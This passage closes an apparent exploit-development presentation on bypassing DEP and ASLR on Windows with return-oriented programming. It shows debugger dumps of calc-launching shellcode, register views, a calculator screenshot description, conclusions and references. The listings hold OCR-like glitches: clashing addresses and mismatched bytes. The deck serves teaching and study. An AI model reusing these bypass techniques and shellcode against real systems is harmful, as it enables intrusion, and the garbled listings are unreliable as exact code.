
0013FB90	31C9	XOR	EAX, EAX
0013FB92	51	PUSH	EAX
0013FB93	B8 63616C63	PUSH	63616C63
0013FB98	54	PUSH	ESP
0013FB99	B8 0D25867C	MOV	EAX, kernel32.WinExec
0013FB9E	FFD0	CALL	EAX
0013FBA0	68 FFFFFFFF	PUSH	-1
0013FBA5	5C	POP	ESP
0013FBA6	78 66	JS	SHORT 0013FC0E
0013FBA8	66-04 24	ADD	AL, 24
0013FBA8	B8 12CB817C	MOV	EAX, kernel32.ExitProcess
0013FBB0	FFD0	CALL	EAX
0013FBB2	90	NOP	
0013FBB3	90	NOP	
0013FBB4	90	NOP	
0013FBB5	90	NOP	
0013FBB6	90	NOP	
0013FBB7	90	NOP	
0013FBB8	90	NOP	
0013FBB9	90	NOP	
0013FBBa	90	NOP	
0013FBBB	90	NOP	
0013FBBc	90	NOP	
0013FBBD	90	NOP	
0013FBBE	90	NOP	
0013FBBF	90	NOP	
0013FBC0	90	NOP	
0013FBC1	90	NOP	
0013FBC2	90	NOP	
0013FBC3	90	NOP	
0013FBC4	90	NOP	
0013FBC5	90	NOP	
0013FBC6	90	NOP	
0013FBC7	90	NOP	
0013FBC8	90	NOP	
0013FBC9	90	NOP	
0013FBCa	90	NOP	
0013FBCB	90	NOP	
EAX=00000000			

Address	Hex dump	ASCII
00416000	FF FF FF FF 01 00 00 00 FF FF FF FF FF FF FF FF@.....
00416010	00 00 00 00 06 57 5C 60 79 A0 A3 9F 00 00 00 00yúf....
00416020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Registers (FPU)
EAX 00000001
ECX 00000000
EDX 7C91E514 ntdll.KiFastSystemCallRet
EBX 00000000
ESP 0013FB84
EBP 70062204 kernel32.SetProcessDEFPolicy
ESI 719F7EBF WS2_32.719F7EBF
EDI 719F7EBF WS2_32.719F7EBF
EIP 0013FB92
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 GS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 4 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 <NO_MB, E_BE, MS, PE, GE, LE>
ST0 empty 0.00000000000000000000
ST1 empty 0.00000000000000000000
ST2 empty 0.00000000000000000000
ST3 empty 0.00000000000000000000
ST4 empty 0.00000000000000000000
ST5 empty 0.00000000000000000000
ST6 empty 0.00000000000000000000
ST7 empty 1.2519775166695107000e-312
3 2 1 0 ES P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 <GT>
FCW 027F Prec NEAR, 53 Mask 1 1 1 1 1 1

Address	Hex dump	Unicode
0013FB84	00610072	r.a. UNICODE "UndName"
0013FB88	0013FB5C	Unicode "\24. UNICODE "hlcServer\VisualVulnerableServer\Visual"
0013FB8C	0013FC38	83h
0013FB90	6851C931	1rQh
0013FB94	6366163	calc
0013FB98	2500B854	T0.z
0013FB9C	D0FF7C86	á! ð
0013FBA0	FFFFFF60	h
0013FBA4	667050F	\xf
0013FBA8	B82A0466	f*50
0013FBAC	7C81CB12	¡¡¡¡
0013FBB0	9090D0FF	ðÉ
0013FBB4	90909090	ÉÉÉÉ
0013FBB8	90909090	ÉÉÉÉ
0013FBBc	90909090	ÉÉÉÉ
0013FBB0	90909090	ÉÉÉÉ
0013FBC4	90909090	ÉÉÉÉ
0013FBC8	90909090	ÉÉÉÉ
0013FBCc	90909090	ÉÉÉÉ
0013FB00	90909090	ÉÉÉÉ

- FINALLY OUR SHELLCODE IS EXECUTED WITHOUT ISSUES. LET'S TRY THE EXPLOIT WITHOUT A DEBUGGER




The screenshot shows a debugger window with assembly code on the left and a Windows calculator window on the right. The assembly code is as follows:

```

0013FB90 31C9      XOR ECX,ECX
0013FB92 51        PUSH ECX
0013FB93 68 63616C63  PUSH 636C6163
0013FB98 54        PUSH ESP
0013FB99 B8 0D25867C  MOV EAX,kernel32.WinExec
0013FB9E FFD0      CALL EAX
0013FBA0 68 FFFFFFFF  PUSH -1
0013FBA5 5C        POP ESP
0013FBA6 78 66      JS SHORT 0013FC0E
0013FBA8 66-04 24   ADD AL,24
0013FBAB B8 12CB817C  MOV EAX,kernel32.ExitProcess
0013FBBC FFD0      CALL EAX
0013FBB2 90        NOP
0013FBB3 90        NOP
0013FBB4 90        NOP
0013FBB5 90        NOP
0013FBB6 90        NOP
0013FBB7 90        NOP
0013FBB8 90        NOP
0013FBB9 90        NOP
0013FBBA 90        NOP
0013FBBB 90        NOP
0013FBBC 90        NOP
0013FBBD 90        NOP
0013FBBE 90        NOP
0013FBBF 90        NOP
0013FBC0 90        NOP
0013FBC1 90        NOP
0013FBC2 90        NOP
0013FBC3 90        NOP
0013FBC4 90        NOP
0013FBC5 90        NOP
0013FBC6 90        NOP
0013FBC7 90        NOP
0013FBC8 90        NOP
0013FBC9 90        NOP
0013FBCA 90        NOP
0013FBCB 90        NOP
    
```

The calculator window is titled "Calculatrice" and shows the "Degrés" mode selected. The display shows "0.". The calculator interface includes buttons for "Hex", "Déc", "Oct", "Bin", "Degrés", "Radians", and "Grades". It also has buttons for "Inv", "Hyp", "Retour arrière", "CE", and "C". The main keypad contains buttons for "Sta", "FE", "(", ")", "MC", "7", "8", "9", "/", "Mod", "And", "Ave", "dms", "Exp", "ln", "MR", "4", "5", "6", "*", "Or", "Xor", "Sum", "sin", "x^y", "log", "MS", "1", "2", "3", "-", "Lsh", "Not", "s", "cos", "x^3", "nl", "M+", "0", "+/-", ".", "+", "=", "Int", "Dat", "tan", "x^2", "1/x", "pi", "A", "B", "C", "D", "E", "F".

- WE CAN EFFECTIVELY EXECUTE OUR SHELLCODE BYPASSING DEP AND ASLR PROTECTIONS



CONCLUSIONS

- 
- DEP AND ASLR ARE DESIGNED TO INCREASE AN ATTACKER'S EXPLOIT DEVELOPMENT COSTS
 - ASLR IS EASY BYPASSED IF WE CAN COUNT ON MEMORY MODULES WHICH DO NOT HAVE THIS FEATURE TURN ON
 - THE RETURN ORIENTED PROGRAMMING CAN BE USED TO WITH NO TROUBLE GET AROUND DEP PROTECTIONS
 - THIS TECHNIQUES CAN BE ALSO USED IN OTHERS WINDOWS FLAVORS SUCH AS WINDOWS VISTA OR WINDOWS 7

REFERENCES

[HTTP://WWW.UNINFORMED.ORG/?V=2&A=4&T=TXT](http://www.uninformed.org/?v=2&a=4&t=txt)

[HTTP://SUPPORT.MICROSOFT.COM/KB/875352](http://support.microsoft.com/kb/875352)

[HTTP://TECHNET.MICROSOFT.COM/EN-US/LIBRARY/BB457155.ASPX](http://technet.microsoft.com/en-us/library/bb457155.aspx)

[HTTP://TECHNET.MICROSOFT.COM/EN-US/LIBRARY/CC738483%28WS.10%29.ASPX](http://technet.microsoft.com/en-us/library/cc738483%28ws.10%29.aspx)

[HTTP://MSDN.MICROSOFT.COM/EN-US/LIBRARY/MS633548%28V=VS.85%29.ASPX](http://msdn.microsoft.com/en-us/library/ms633548%28v=vs.85%29.aspx)

[HTTP://OPCODE.TUXFAMILY.ORG/?P=430](http://opcode.tuxfamily.org/?p=430)

[HTTP://WWW.CS.BHAM.AC.UK/~COVAM/BLOG/BINARY/](http://www.cs.bham.ac.uk/~covam/blog/binary/)

[HTTP://WWW.CORELAN.BE](http://www.corelan.be)

WINDOWS INTERNALS FOURTH EDITION

[HTTPS://WWW.BLACKHAT.COM/PRESENTATIONS/BH-USA-08/SHACHAM/BH_US_08_SHACHAM_RETURN_ORIENTED_PROGRAMMING.PDF](https://www.blackhat.com/presentations/BH-USA-08/SHACHAM/BH_US_08_SHACHAM_RETURN_ORIENTED_PROGRAMMING.PDF)



YOUR QUESTIONS ARE ALWAYS WELCOME!

BRIAN.MARIANI@HTBRIDGE.CH